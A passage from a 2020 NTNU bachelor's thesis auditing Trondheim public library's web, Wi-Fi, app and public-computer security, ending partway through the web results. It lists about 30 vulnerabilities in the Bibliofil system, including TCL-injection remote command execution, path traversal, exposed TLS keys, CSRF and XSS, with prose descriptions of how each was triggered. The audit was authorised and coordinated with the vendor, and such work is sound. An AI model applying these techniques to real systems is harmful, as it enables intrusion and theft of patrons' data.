

Elisabeth Marie Opsahl,
Anette Olli Siiri,
Sindre Thomassen

Security Audit Of Trondheim Folkebibliotek's Public-facing IT systems

Bachelor's project in Computer Engineering

Supervisor: Donn Morrison

May 2020

Elisabeth Marie Opsahl,
Anette Olli Siiri,
Sindre Thomassen

Security Audit Of Trondheim Folkebibliotek's Public-facing IT systems

Bachelor's project in Computer Engineering
Supervisor: Donn Morrison
May 2020

Norwegian University of Science and Technology
Faculty of Information Technology and Electrical Engineering
Department of Computer Science



Preface

This paper is part of a thesis that concludes a 3-year bachelor's degree in Computer Engineering. The research was conducted from January 2020 to May 2020 at the Norwegian University of Science and Technology (NTNU). The assignment was defined in association with Trondheim Folkebibliotek.

We would like to express our gratitude to our supervisor Donn Morrison for his guidance and support throughout the bachelor period. Without his help, much of this work would not have been possible. We would also like to thank him for sharing with us his results from testing the libraries public computers, a task that was rendered impossible to do ourselves because of the COVID-19 outbreak which forced the library to close halfway through the bachelor period.

We also want to thank Trondheim Folkebibliotek for letting us occupy one of their rooms to have a place to work every Monday, Tuesday, and Friday. We would especially like to thank Bjørn-Tore Nyland and Mildrid Liasjø, for taking the time to sit down with us and work out an assignment for us, as well as the help and support they have offered along the way.

Finally we want to thank Bibliotek-Systemer for their cooperation.

Thank you.

Elisabeth Marie Opsahl *2020-05-20/Trondheim*
Elisabeth Marie Opsahl Date/Place

Anette Olli Siiri *2020-05-20/Trondheim*
Anette Olli Siiri Date/Place

Sindre Thomassen *2020-05-20/Trondheim*
Sindre Thomassen Date/Place

Assignment

This bachelor thesis examines how Trondheim Folkebibliotek maintains its users' data integrity, privacy, and ensures secure authentication to the systems used. This was done by conducting a security audit of Trondheim Folkebibliotek's IT systems. The scope of testing included their website, open Wi-Fi, library smartphone application, and the library's publicly available computers. Because the goal was to find and document vulnerabilities, not exploit them, and risk damaging the systems, testing would cease upon finding a vulnerability and providing a proof of concept. Details of the requirements for the security audit is found in Appendix E.

The assignment's scope initially included self-checkout counters, public computers, and physical ethernet ports that the public could access at the library. Due to the COVID-19 outbreak in March, causing the library to close before the testing of these systems started, it was rendered impossible to test these systems. As a result, more focus was put on the smartphone application than initially planned, and a revisit to the website for some more thorough testing. As for the public computers, no new tests were performed. Instead, Donn Morrison's previously gathered material from the public computers were analyzed.

Summary

Previous user data security studies of libraries have had a focus on social engineering and self-reporting of libraries. There have been reports of criminals exploiting library public computers and scamming the users. In this study, penetration testing was used to examine how well Trondheim Folkebibliotek (Trondheim public library) IT systems maintain its users' data integrity and privacy and ensures secure authentication to the systems in use. The scope of this paper includes web interface, smartphone application, Wi-Fi and public computers. The OWASP Web Security Testing Guide v4 was used for testing the web interface. Close to 30 issues were found on the web interface. The worst exploit was performed by injecting TCL code; it was possible to perform command execution remotely and thus to take over the entire server. Several of the log files found on the web server, violated the General Data Protection Regulation, with excessive user behavior logging and storage of information such as password in plaintext. The customer Wi-Fi had no encryption, and some traffic from users were sent over HTTP. Earlier collected data showed that the login of the library's public computers were easily bypassed and the possibility to compromise the computers existed. Recommendation for fixing issues was provided to the systems' owner as part of the coordinated vulnerability disclosure.

Contents

Preface	i
Assignment	ii
Summary	iii
Acronyms and abbreviations	1
Introduction	2
1 Theory	3
1.1 Background Research	3
1.2 Penetration Testing vs Red-Team	4
1.3 Penetration Testing	4
1.4 White-Box and Black-Box Testing	5
1.5 Ethics	6
1.6 General Data Protection Regulation	7
2 Choice of technology and methodology	8
2.1 Choice of test guideline	8
2.2 Risk calculator	9
2.3 Testing Tools	10
2.4 Division of roles and workload	11
3 Results	12
3.1 Web Interface	13
3.1.1 Information Gathering	16
3.1.2 Configuration and Deployment	16
3.1.3 Identity management	16
3.1.4 Authentication	17
3.1.5 Authorization	17
3.1.6 Session Management	17
3.1.7 Input Validation	17
3.1.8 Error Handling	18

3.1.9	Connection Cryptography	18
3.1.10	Business Logic	18
3.1.11	Client-side	19
3.1.12	Server logfiles	19
3.2	Smart Phone Application	20
3.3	Public Wi-Fi	20
3.4	Public Computers	20
3.4.1	Directories and files	21
3.4.2	Bash history	21
4	Discussion	23
4.1	Project changes in March	23
4.2	Web interface	24
4.2.1	False Positives and False Negatives From Automated Tools	24
4.2.2	False Positives and False Negatives From Manual Testing	24
4.2.3	Test Coverage of Automated Tools vs Manual Testing	24
4.2.4	Penetration testing causing developers to change their code in unintended ways	25
4.2.5	Risk calculation of RCE	25
4.2.6	Recommendations	25
4.2.7	Server logfiles	28
4.3	Smart Phone Application	28
4.4	Public Wi-Fi	29
4.4.1	Recommendation	29
4.5	Public computers	29
4.5.1	Directories and files	29
4.5.2	Bypass login	30
4.5.3	Recommendations	30
5	Conclusion and Further Work	31
	References	32
	Appendices	34
A	Detailed test results for web interface	35
B	Synopsis of web interface issues	119
C	Remotecmd.sh	135
D	Python script for finding mode values	137
E	Vision document	140

Acronyms and abbreviations

CRLF Carriage Return and Line Feed

CSRF Cross-site Request Forgery

CWE Common Weakness Enumeration

GDPR General Data Protection Regulation

HTTP Hypertext Transfer Protocol

HTTPS Hypertext Transfer Protocol Secure

HSTS HTTP Strict Header Security

LDAP Lightweight Directory Access Protocol

MD5 Message-digest algorithm version 5

OSSTMM Open Source Security Testing Methodology Manual

OWASP Open Web Application Security Project

PAM Pluggable Authentication Module

RCE Remote command execution

SQL Structured Query Language

SSL Secure Socket Layer

TLS Transport Layer Security

URL Uniform Resource Locator

WLAN Wireless Local Area Network

WPA Wi-Fi Protected Access

XSS Cross Site Scripting

Introduction

Today most people expect the information they need to be easily accessible at all times, and the demand for information online is constantly growing. With the increasing amount of information online, the security of this information becomes more and more important. Trondheim Folkebibliotek is no exception. By using Trondheim Folkebibliotek's webpage, it is possible to borrow books online, postpone deadlines, order and view borrowed books, and otherwise manage loans and user information. The library processes and stores private information about its users. Other than the user itself, other actors might have an interest in that information. It might be so simple as someone wanting to know about what books their partner has loaned, or an employer finding out their workers force have loaned books on labor laws. In more severe cases, the library stores the address of people residing on hidden addresses, interesting for people with violent motives. Hackers also have an interest in PIN codes and passwords that the users might have re-used in other places, such as bank accounts and phones.

Except for a few municipalities, tax-funded public libraries in Norway purchase their information technology systems from private companies. Legislation of public procurement ensures that there is fair competition and that corruption does not occur. When comparing systems before purchasing, functionality, and costs are considered [1]. For instance: Rogaland county is currently posting a competitive tender for a library management system. Those tendering have to self-declare how they are preventing unauthorized access to user data and how the General Data Protection Regulation (GDPR) is followed [2]. While broken functionality is easy to spot by usage, security flaws might be overlooked during daily use, possibly known to black hat hackers.

Projects such as "KOHA Library software" exist, which are open-source, co-funded, and maintained by different libraries, and KOHA is currently utilized by Oslo Municipality [3]. Discussions exist if open source code improves the security of applications or not. Open-source software may make it easier to assert if a system is following their self-declared GDPR policy or not [4]. Trondheim Folkebibliotek utilizes both open source software such as Linux for public computers and servers and closed source software such as the Bibliofil web application.

This bachelor thesis examines how well Trondheim Folkebibliotek's IT systems maintains their users' privacy and data integrity. The thesis is a security audit report containing the theory of relevant topics and reasoning of methodology and tools used to perform the security audit. The theory is followed by a summary of the most important findings, which are later discussed in terms of the risk it poses and recommended measures. False-positives and false-negative results are also discussed, and finally, the overall conclusion follows with further work.

Theory

1.1 Background Research

Trondheim Folkebibliotek is one of many libraries in Norway using Bibliotek-Systemer's library systems. Bibliotek-Systemer is known for Samsøk, eBokBib, Bibliofil, and the national library card. They deliver most of the library's systems. The systems are run on their Linux based servers. Bibliofil is used by more than 800 different libraries in Norway, including public libraries, school libraries, academic libraries, county libraries, and prison libraries [5, 6]. Bibliotek-Systemer had 22 million loans in 2019. If any of the personal information stored in the systems is leaked, that would be a serious breach of security [5].

By researching the field of security testing, there is little publicly known material of security testing the information systems of a public library. "Information systems security in special and public libraries: an assessment of status" by Ismail and Zainab used questionnaires to determine how many Malaysian libraries focus on security within their IT systems. By the 50 libraries that were questioned, 54% of the libraries were lacking security procedures [7].

Thompson's article "Helping the Hacker? Library Information, Security, and Social Engineering" [8] explain why libraries are vulnerable to social engineering attacks, and why they are a target. Although social engineering is not a part of the scope of this thesis, the reasons explained by Thompson, why libraries are a target, is also relevant from a technical approach. The main reason why a library is vulnerable to social engineering attacks, according to Thompson, is to gain personal information like names and addresses. Some of the personal information within the library is not necessarily that easy to get hold of from public sources [8]. Information might even be protected, for example, if a user needs a secret address, phone number, or both. Norwegian libraries also require the user to choose a 4 digit PIN code with their library card, which, in the worst case, is chosen to be the same as the user's PIN code for their credit card. This type of personal information is valuable and might lead to serious consequences if leaked to the wrong person. Another reason Thompson addresses is that libraries often offer access to broadband designed for vast networks that can be valuable for an attacker. A broad bandwidth would perform actions faster, which makes attacks more difficult to detect. Libraries also have public computers that can, if compromised, be used for malicious purposes, such as delivering illegal spam or performing distributed denial of service attacks [8]. Another problem can occur when people use public computers to log in to sensitive web pages like their bank account. If the public computers have been compromised, sensitive login information could be stolen. According to TV2.dk, there was a case in 2018 where at least 15 Danish libraries had their public computers compromised with key loggers. The attacker(s) were able to access the users' bank account login information and clear their bank

accounts for money [9].

It is possible to use a national library card in all libraries in Norway. With a national library card, the user's personal information is saved in a common national register "Sentrale låneregisteret", that can send the information between libraries [10]. If a user of Trondheim Folkebibliotek has a digital national library card, their personal information might be available in other Norwegian library information systems, including libraries with systems not provided by Bibliotek-Systemer [11, 12]. The information systems of other libraries are not a part of this thesis scope, which means that no matter how secure Trondheim Folkebibliotek is, there is always a possibility that the personal information might be vulnerable due to the security of other libraries.

The article "Software security testing" by Potter and McGraw [13] explains how testing software security is a risk-based approach. It also explains why it is necessary to perform this kind of test rather than only performing black-box testing or automatic penetration testing performed by security tools. The paper "Security Evaluation Using OWASP Testing Guide" by Dunström et al. [14] evaluates how well a specific testing guide works when performed by novice security testers. A testing guide provides a checklist of different tests, making it easier for the testers not to exclude important steps. A testing guide is a good place to start, but to succeed, the testers must have experience with security testing.

What is also important to note from Thompson's article is that no matter how committed an institution is to computer security, they are always vulnerable to social engineering. This means that no matter how secure Trondheim Folkebiblioteket's information systems are from a technical approach, personal information still might be leaked due to social engineering [8].

1.2 Penetration Testing vs Red-Team

Penetration testing and red teaming are both examples of ways to search for security holes within a company. While there is some mixed information about what exactly penetration testing and red teaming involves, there are some common points. Firstly, penetration testing is usually short-lived, a few weeks at most, while red teaming can take months, or even years [15]. Another common difference is that penetration testing is done with a company's complete knowledge of procedure and attacks done by the testers, while red-teaming involves a more stealthy approach to testing, without telling a company's security team about the tests being done [16]. Penetration testers also typically use already available tools and testing methods during their work, while a good red team is constantly developing new tools and finding new ways to break a system [15].

1.3 Penetration Testing

Penetration testing execution standards cover every aspect of a penetration test. The standard is not a technical standard and does not cover how to execute the test, but rather standardize the way penetration testing is done and documented. Though every penetration test is different, the standard covers a base with the most important aspects when conducting a penetration test. The base consists of seven main parts, and is defined by the penetration execution standard:

1. Pre-engagement Interactions.
2. Intelligence Gathering.

3. Threat Modeling
4. Vulnerability Analysis
5. Exploitation
6. Post Exploitation
7. Reporting

Information gathering will give a better understanding of how to plan and execute tests in the best possible way for the specific application. A threat model will provide a detailed view of the risks of the application. The documentation is generated during testing to give a clear picture of how the tests were conducted, the results, and how developers can reproduce the same results while fixing potential problems. There are three crucial parts to documentation: reproduction, severity, and exploit scenarios. It is also necessary to document the severity of vulnerabilities found during testing. This severity is a ranking of how big a potential risk the vulnerability might pose for the application. This gives developers and stakeholders an overview of the condition of their application and how to prioritize when fixing the vulnerabilities. In the end, a report is made to enlighten others of the penetration test result [17].

There is a guideline for the technical aspect of the penetration test execution process that covers some of the procedures involved during a penetration test. What type of and the specifics of the procedures chosen for a given penetration test can differ from every individual case, and must be carefully considered by the penetration tester [18, 19]. As test results give the testers more information about the systems, it is expedient to iterate the different penetration test parts to find more vulnerabilities [20].

1.4 White-Box and Black-Box Testing

It is important to test software during and after development to validate the quality of the software. There are two basic approaches when it comes to security testing of software: Black-box and white-box testing [21].

White-box testing is used when the testers have access to the source code of the software. The testers can see the input that's fed into the system, and what comes out the other end. Additionally, the testers can see the mechanics of the system and how it is working during the processing of input. White-box testing is commonly conducted by the developers of the software. No one knows the source code better than those who made it. The test cases are based on the information gathered from the source code, and the main focus is to use different input parameters to execute methods within the code [21].

Black-box testing is used when the tester does not have access to the source code of the software. Testers can see the input going into the system, as well as the generated output coming out on the other side. Unlike white-box testing, testers can not see how the input is processed. Black-box testing can be performed by anyone; it does not have to be software developers. The testers' primary focus is on the graphical interface, sending input to the software, and validating the response. If the software does not respond as expected to specific inputs, it might be possible to find vulnerabilities or information leakage [22, 21].

Compared to white-box testing where the testing is conducted from a developer's point of view, black-box testing is conducted from a user's point of view, and thus, a potential attacker's point of view. An advantage of black-box testing is that the testers do not necessarily need much experience with a specific programming

language to test the software as there is no code review. White-box testing performed by someone other than the developers would require the testers to spend additional time to get to know the source code and its programming language. Black-box testing is more efficient on large units of code than white-box testing, which is more efficient on unit testing [22, 21].

The challenge of both white-box and black-box testing is to design the test cases to uncover as many vulnerabilities as possible. It is almost impossible to know whether the testers have achieved full coverage or not, which may cause many program paths to be untested and vulnerabilities to remain undiscovered. The two approaches of testing complement each other and may uncover different types of vulnerabilities. To do a thorough test of the software it is best to use both approaches if possible [22, 21].

1.5 Ethics

Ethical considerations are necessary during security testing. Stakeholders and the users may have conflicting concerns regarding the mode of conduct during, and the results from testing.

Safe Testing vs 100% coverage

When looking for security holes, it is necessary to find potential weaknesses in the systems and try to exploit them to find out if the findings are a threat to the security or if it's purely superficial. At the same time, it is essential not to harm the systems or risk compromising sensitive information. The goal is to provide a proof of concept without actually leading a full-fledged attack against the systems. A solution could be to create dummy files the team could try to retrieve, or attack with benign data to make it possible to see results without doing any damage.

During testing of the web page for leakage of personal information, or trying to hijack a user session, the customers must be taken into account. Taking over sessions of real users, or changing their information involuntarily would be unethical and a violation of privacy. Not testing these things would be neglecting a big and important part of these specific systems and could result in vulnerabilities that go undiscovered. A solution to this could be providing dummy data. That raises the question if the dummy data cover all the possible data storage scenarios. There is the possibility that the testers neglect aspects of the systems not covered by dummy data.

Coordinated vulnerability disclosure

After testing is done, and the documentation is finished, testers have an ethical responsibility to inform the client about all findings. Customers and users of the systems should also be informed. A system that is often in conflict with might not be something anyone would want to use. Other companies and developers could also utilize the findings to avoid the security flaws in their systems.

However, testers should not make the results public immediately. Before publishing, the owners of the systems should get a reasonable amount of time to fix any issues found, so that the systems are not extremely vulnerable with known bugs.

Taking these factors into account, the best course of action is to conduct a Coordinated Vulnerability Disclosure (CVD). Microsoft has shared some thoughts about their approach to CVD, where the vendor should be the first to know, and given a chance to come up with updates and workarounds to potential problems

before detailed information is released to the public [23]. According to the CERT Guide to Coordinated Vulnerability Disclosure: “The public and especially users of vulnerable products deserve to be informed about issues with those products and how the vendor handles those issues. At the same time, disclosing such information without review and mitigation only opens the public up to exploitation. The ideal scenario occurs when everyone coordinates and cooperates to protect the public” [24]. This report will be published one year after the security audit, when the systems’ owners have had some time to fix the vulnerabilities.

1.6 General Data Protection Regulation

It is understandable that the library needs some personal information, such as names, addresses, national identity numbers, books that are loaned, pending fines for overdue books, and more. Norwegian personal data laws and the European GDPR limits and protects the storage of user data. A single case in Norway resulted in a fine of 120 000 EUR for inadequate security in a smartphone app that leaked personal data about pupils in Oslo [25]. Management of sensitive personal information is under stricter regulation than non-sensitive. Datatilsynet (The Norwegian Data Protection Authority) defines sensitive personal data as data concerning individuals: race or ethnicity, political, religious and philosophical or sexual orientation, union memberships, genetic information, biometric information, health information, and sexual relationships. By default, storage of such information is forbidden, unless there exists specific circumstances [26]. Arguments can be made that the library can reveal sensitive personal data of its users, such as books checked out concerning medical topics or political topics.

According to GDPR article 5, paragraph 1.c “Personal data shall be: adequate, relevant and limited to what is necessary in relation to the purposes for which they are processed (data minimisation)” [27]. Paragraph 1.f also tells us: “Personal data shall be: processed in a manner that ensures appropriate security of the personal data, including protection against unauthorized or unlawful processing and accidental loss, destruction or damage, using appropriate technical or organizational measures (‘integrity and confidentiality’)” [27]. Personopplysningsloven (The Norwegian Personal Data Act) and GDPR specifies the right to be forgotten or receive all information stored about oneself [27, 28]. In other words, the library should only store data about its users that it needs to function as a library, and those data should be treated with confidentiality. It should also be clear for the library patrons what data the library stores about them. Should a library patron demand to view or correction or deletion of all information stored about them, functionality for doing so should exist.

Choice of technology and methodology

This security audit was approved by Trondheim Folkebibliotek and the IT system's supplier. The test team used already available tools to perform the security test and had a close dialog with Trondheim Folkebibliotek during testing. Because of this, the security test was performed by a penetration testing approach rather than a Red-Team approach.

2.1 Choice of test guideline

When performing a security audit, it is an advantage to have a methodology for the testing. Different guidelines focus on different aspects of testing; choosing the best methodology for the particular security audit is meaningful for achieving more reliable results. By researching some of the different guidelines for penetration testing a web application, three guidelines were considered; Open Source Security Testing Methodology Manual (OSSTMM), Common Weakness Enumeration (CWE)/SANS top 25 Most Dangerous Software Errors and the Open Web Application Security Project (OWASP).

CWE/SANS top 25 contains the 25 most severe and widespread software errors. Even though the guideline is thorough, its main focus is on finding vulnerabilities in the source code. The fact that the source code of the systems discussed in this thesis was mainly unavailable for the testers made it a difficult guideline to follow [29].

OSSTMM is an open-source guideline as well, but this guideline is not meant to be used as a standalone methodology. The guideline covers many aspects, including telecommunication and data networks. For this security audit, the OSSTMM guideline is not the most accurate guideline to use [30].

The OWASP testing guide seems like the best choice for this project. It is open source, non-profit organization for secure software and is trusted by many big companies around the world [31, 32]. Their guideline contains a checklist of tests, which creates a better foundation for testing, and makes sure no basic tests are forgotten. Originally OWASP was also chosen because it has guidelines for testing android application and Wi-Fi additionally to web application testing, though only the web application guideline was used in the end. The guideline also covers both white-box and black-box testing [31]. Dunström et al. use and evaluate the OWASP testing guide version 4 in their paper "Security Evaluation Using OWASP Testing Guide" [14]. The paper is a good example of how a security evaluation is done following the OWASP testing guide, and is used as a base for this security audit report. Dunström et al. conclude that the OWASP testing guide needs experienced tester to be used to its fullest extent. However, it is still a useful guide for novice security testers. Because the testers of this security audit is novice to security testing, the OWASP testing

guide makes a good fit for this particular case. Version 4 of the guide was chosen because it is the latest stable version. Version 5 of the OWASP testing guide is currently under production. Version 5 is an updated version of the OWASP testing guide v4, where all sections in v4 are reviewed. The newer version has eliminated some sections that are not useful, changed some sections like Session Management Testing, and added new sections like Client-side security and Firefox extensions testing. Additionally, it contains some changes in the Horizontal Bypassing Authorization Schema, and a new test on Server-side template injection, Host header injection and HTTP incoming requests. Because version 5 is not stable yet, version 4 was chosen for this security audit [33, 34]. This might prevent the newly implemented tests from being a part of this audit, which might lead to some vulnerabilities remaining undetected.

2.2 Risk calculator

The risk calculator is developed by OWASP, and focus on the business aspect of a security test. How risks impose a threat to the business is used to estimate the severity. Categorizing the vulnerabilities by severity makes it easier for the organization to know how to prioritize the vulnerabilities and decide how to handle each vulnerability. The risk calculation contains the basic framework and needs to be customized for each organization. The overall score is calculated based on impact and likelihood, see Figure 2.1 [35].

Overall Risk Severity				
Impact	HIGH	Medium	High	Critical
	MEDIUM	Low	Medium	High
	LOW	Note	Low	Medium
		LOW	MEDIUM	HIGH
	Likelihood			

Figure 2.1: The severity levels of the risk calculator (illustration by Jeff Williams, OWASP, 2020).

2.3 Testing Tools

There is a vast amount of testing tools available for penetration testers. Unlike developers that, for instance, have to stick to one type of database, penetration testers can use several tools to run the same test if they so desire. In this study, the tools used were included based on the following criteria:

- a) Tools that were open-source were more trusted than proprietary software. So if there existed several options, the open-source was selected.
- b) Free to use. This study did not receive any funding. So if a tool required a purchased license, it was not used.
- c) Tools recommended explicitly in the OWASP testing guide were used.
- d) Tools already pre-installed on Kali OS that fit the testing needs were used.
- e) The tools have to be offline. No web page tools that required the penetration testers to submit Trondheim Folkebibliotek's Uniform Resource Locator (URL) was approved. Desktop applications have the advantage that we can monitor the traffic that goes from the tool to the interface. No tests should risk damaging the system, which is hard to guarantee when testers don't know the specifics of the testing software. Tools used in this security audit:

- Burp Suite. The traffic from the browser was routed through the proxy server, which made it possible for the penetration testers to analyze every request and response sent from and to the targeted web application, even when Hypertext Transfer Protocol Secure (HTTPS) is used. It was also used to manipulate the requests to find potentially vulnerable parameters or injection points [36].
- Wireshark was used to analyze the network traffic, and to detect vulnerabilities like unencrypted networks [37].
- Network Mapper (Nmap) was used to analyze and find vulnerabilities within the network. Nmap was also run to determine the characteristics of the hosts, like what services they were offering, what kind of operating systems and firewalls they were running, and so on [37].
- Zaproxy was used for information gathering and to make various attacks to the application to find possible vulnerabilities within an application [38, 39].
- FoxyProxy was run as a proxy manager [40].
- TestSSLServer was used to gather information about what kinds of protocols the server supports. It was also used to find out what kinds of cipher suites the server uses, and what kind of certificates that is used and information about the key and the type of hash function used for the signature [41].
- SSLyze analyzed the server and looked for vulnerabilities like weak cipher suites, insecure renegotiation, CRIME, Heartbleed, and more [42].
- Jadx-gui was used to decompile APK files into java classes. The resulting java files were reviewed manually to look for potential security holes in an application [43].
- AndroBugs Framework was run through the application to look for vulnerabilities, missing best practices, and dangerous shell commands [44].

- DirBuster was used for brute-forcing names of files and directories in Trondheim Folkebibliotek's web application servers. It was also chosen above other similar tools because DirBuster is very useful, since it can use lists of typical file and directory names for the brute-forcing [45].

2.4 Division of roles and workload

During the security audit and writing the thesis, the workload has been continuously divided equally between each team member. Because the team worked closely together during the first months of testing, it was natural to divide the OWASP testing guide sections between each team member and cooperate when the tests required it. The team member that conducted the testing was also responsible for documenting the testing. Meeting roles were assigned permanently: One team member has been responsible for sending minute requests and writing minutes during meetings, another was given the role as moderator during meetings, and the last one was given the role of archivist.

Results

Results and recommended countermeasures were reported to the library regularly. The issues that got a higher overall score than high were reported to the library by urgent meeting summoning. How the vulnerabilities were done, and countermeasures, were also explained. The remote command execution (RCE) found required the library to notify Datatilsynet within the next 72 hours, as stated in chapter 5, “How to notify personal data breach to EDPS”, in EDPS’s Guidelines of personal data breach notification [46]. The vulnerabilities with an overall score “high” or “critical” were corrected by Bibliotek-Systemer within hours of notification.

Web interface required the most hours for testing; over 400 hours went to testing alone. In second place were Wi-Fi testing with around 50 hours. Planning and information gathering was started up on ethernet ports and self-checkout counters (3 hours logged for ethernet ports and self-checkout counters for information gathering). Smartphone application testing was limited to 17 hours. No fresh material for public computers was gathered, but 9 hours were spent on analyzing old material provided by our supervisor Donn Morrison. Documentation was clocked with almost 800 hours. This includes documentation of the testing, creating reports for the systems’ owners, and this paper.

Not all requirements in the vision document were met (see Appendix E Vision document). As stated earlier, the library had to close due to the corona-virus outbreak, so it was not possible to test the physical present ethernet ports and self checkout-counter. Safe login has been well tested, and issues were found, albeit some errors have yet to be reported (server-side Message-Digest algorithm version 5 (MD5) hashing without salt). Safe session handling has also been tested and found issues with. The safe storage of personal information has been tested and found issues with. Several bugs have been found and been reported, as stated in the vision document. Wi-Fi testing turned out to be faster accomplished than originally planned (it was unencrypted, so not much testing was required). No security audit was performed on the public computers, which was planned in the vision document, but an analysis of old data provided was performed. A port scan of the servers was performed using automated tools; however, a more thorough examination is required for it to be considered done.

3.1 Web Interface

A thorough testing of the web interface was conducted based on the OWASP testing guide. The results are listed according to the sections of the OWASP Web Security Testing Guide v4. Some vulnerabilities fits several sections, but are only listed in once to avoid redundancy. The results are summarised in Table 3.1, for more details regarding the tests see Appendix A Detailed test results for web interface. The OWASP risk assessment calculator scored the different vulnerabilities likelihood to range from low to high, the same with impact, and overall score to range from “note” to “critical”.

Table 3.1: Note: bib.trh.komm=https://biblioteket.trondheim.kommune.no

Proof#	Vulnerability	Affected Host/Path	Impact	Likelihood	Risk	Observations
1	Unhashed client-side passwords	bibliofil, bib.trh.komm	Moderate	Moderate	Moderate	Attackers need to crack the HTTPS connection in order to extract passwords.
2	Sensitive info in server log files	bibliofil	High	Moderate	High	Sensitive info logged in plaintext on the server
3	Admin page accessible from open Wi-Fi and test pages publicly available	bibliofil	Moderate	moderate	Moderate	Attackers still need admin credentials to perform attack at the admin page. There is no known way to bypass credentials. Test pages might inhabit old vulnerabilities if not kept up to date
4	No usage of strict transport security	bibliofil, bib.trh.komm	Low	Low	Note	Strict transport ensures that browsers never access the site over HTTP. However, the server automatically upgrades the connection to HTTPS
5	Browser back button after logging off will get you back onto the page	bibliofil, bib.trh.komm	Moderate	Moderate	Moderate	Risk includes personal computers as well as public computers
6	Cookies expire after 180 days	bibliofil	Moderate	Moderate	Moderate	Potential attackers have a long time for session takeover, given the user does not log out
7	Secure cookie not used	bibliofil	Moderate	Moderate	Moderate	A man-in-the-middle attack might force a user to send their cookies over the HTTP connection
8	Incorrect usage of HTTP verbs	bibliofil	Moderate	Moderate	Moderate	POST requests can be sent as GET requests using the required data fields

9	Cross site request forgery	bibliofil	Moderate	Moderate	Moderate	Attacker can change PIN codes and passwords easily by setting up a malicious web server with hidden GET requests
10	Too long session timeout	bibliofil	Moderate	Moderate	Moderate	Session cookie still valid after a long idle period
11	LDAP injection	bibliofil, bib.trh.komm	Low	Low	Note	LDAP test showed possible vulnerability, however no exploit was successfully conducted
12	RCE	bibliofil	High	High	Critical	Complete access to all files on the server, including log files that contain personal information about users such as national identity numbers, search history, PIN codes, and passwords. All in plaintext. This is also an entry point for root access escalation
13	No server-side business logic tests	bibliofil	Low	Moderate	Low	Validation of password strength, valid zip code, addresses, birth date, etc. can be bypassed by using a proxy to intercept and change request data
14	No limit to the number of times users can change their information per day	bibliofil	Low	Moderate	Low	Users who change their addresses are prompted to check their email for verification code, which can be ignored after changing the address twice. Also an error "smsAlleredeSendtFeil" occurs, but the new address is still saved
15	Incorrectly handling invalid data	bibliofil	Low	Moderate	Low	Obviously invalid data submitted from the client is changed server-side to "less" invalid data. Example birth year 0 is changed server-side to the year 1901
16	Crawling for modes	bibliofil	Low	Moderate	Low	Using the mode parameter and wildcard * to crawl the web page to find all valid modes by looking at the status code returned from the request
17	HTTP splitting with CRLF	bibliofil	Low	High	Moderate	Possible to send mass emails with either XSS or redirect to false "library" page

18	Buffer overflow at m-test	bibliofil	Moderate	Moderate	Moderate	Sending 8160 'A's as value for mode parameter in post request to m-test results in a 500 internal server error. Sending 8128 'A's does not
19	Forge requests to set debug mode	bibliofil	Moderate	Moderate	Moderate	Setting the hidden debug parameter to 1 in the URL prints cookies to the screen which can then be accessed and sent to the attacker via JavaScript using HTTP splitting and XSS
20	Forced browsing	bibliofil	High	Moderate	High	Possible to access log files and source code through forced browsing
21	Arbitrary system-wide file disclosure via path traversal	bibliofil	High	Moderate	High	Critical exposure of user data
22	World readable TLS private keys and certificates	bibliofil	High	Moderate	High	Possible to access TLS private keys and certificates -> possible to decrypt connections
23	XSS in search function on /cgi-bin/m	bibliofil	Moderate	Moderate	Moderate	Old endpoints that are vulnerable for XSS by search fields, and new version vulnerable by HTTP splitting
24	Header injection controlling location and inserting JavaScript with HTTP splitting	bibliofil	Low	High	Moderate	As evidence 17, but this time on different endpoint
25	Parameter tampering in mode=kart	bibliofil	Moderate	High	High	Possible to retrieve all usernames by sending in numbers in listbib parameter
26	localStorage and sessionStorage used to retrieve search history and email address	bibliofil	Low	Moderate	Low	localStorage and sessionStorage are used to store searches. /cgi-bin/m most vulnerable because of the ease of XSS, and the fact that localStorage used on this endpoint contains search history back multiple searches, as well as email address or loaner number. The localStorage also does not clear on logout or on page exit.

27	/cgi-bin/m2 vulnerable to XSS by HTTP splitting	bibliofil	Moderate	Moderate	Moderate	XSS proven possible by using HTTP splitting in the mode parameter in the URL
28	issues with serveside password hashing	bibliofil	Moderate	Moderate	Moderate	Passwords stored as unsalted MD5 hash. SHA-512/PBKDF2 relies on homemade random salt
29	Database is a writable and readable file from web server	bibliofil	Moderate	High	High	If attackers break into the web server, they will have full database access and can tamper with data
30	Keystrokes printed to the developer console	bibliofil	Low	Low	Note	All keystrokes made by users are printed out to the developer console

3.1.1 Information Gathering

Results from information gathering were used for further investigation. Several tools were used. Several different search engines for exploring metafiles were used. Manually exploring the pages was also done. Fingerprinting was done by telnet and Burp Suite. Several end-points were discovered, plus one Microsoft-IIS and one Apache server. The server and several programs running on the server were outdated. See Appendix A Detailed test results for web interface.

3.1.2 Configuration and Deployment

Out of all the tests conducted in connection to Configuration and Deployment, three of them showed positive results. Developer console showed that the user's keypresses are printed to the console. Later during testing, it was also discovered that log files contain loads of plaintext information about the users. Other files on the server were found to contain administrative passwords for databases, etc. Additionally, test pages were open to the public by appending `-test` to the `/cgi-bin/m` and `/cgi-bin/m2` endpoints.

File Extensions Handling testing revealed that the back-end is written in TCL. No other vulnerabilities found in connection to file extensions as they are not used in the URLs. Testing also showed that admin pages could be accessed by the public when connected to the open Wi-Fi provided by the library. Nmap was used to test what Hypertext Transfer Protocol (HTTP) methods were allowed on the web page. GET, HEAD, POST, and OPTIONS was shown to be open, which is normal. Testing for HTTP strict transport security, it was revealed that the Strict-Transport-Security header is not being used. During testing, it was found that the user database is a large file on the server.

3.1.3 Identity management

In this black-box penetration study (all snippets of sever side source code were leaked from the server), detailed information, such as what functionality the librarian has compared to the customer, was not received and therefore not reviewed. During user registration and password update, password strength is enforced

both by requiring minimum length and compare it to a blacklist of common passwords client-side. The users can choose to log in with either library card number (N + a number) or email address. Inputting wrong user credentials does not reveal whether it was the username or password that was incorrect, making password and username guessing harder.

3.1.4 Authentication

Of the ten points present under Authentication Testing, only two uncovered problems. During testing, it was found that the web site caches pages containing personal user data. By going to the account detail page at any time during one's session, and after that logging out, an outsider with access to the same computer can click the back button in the browser to see that page, thereby exposing the user's name and address.

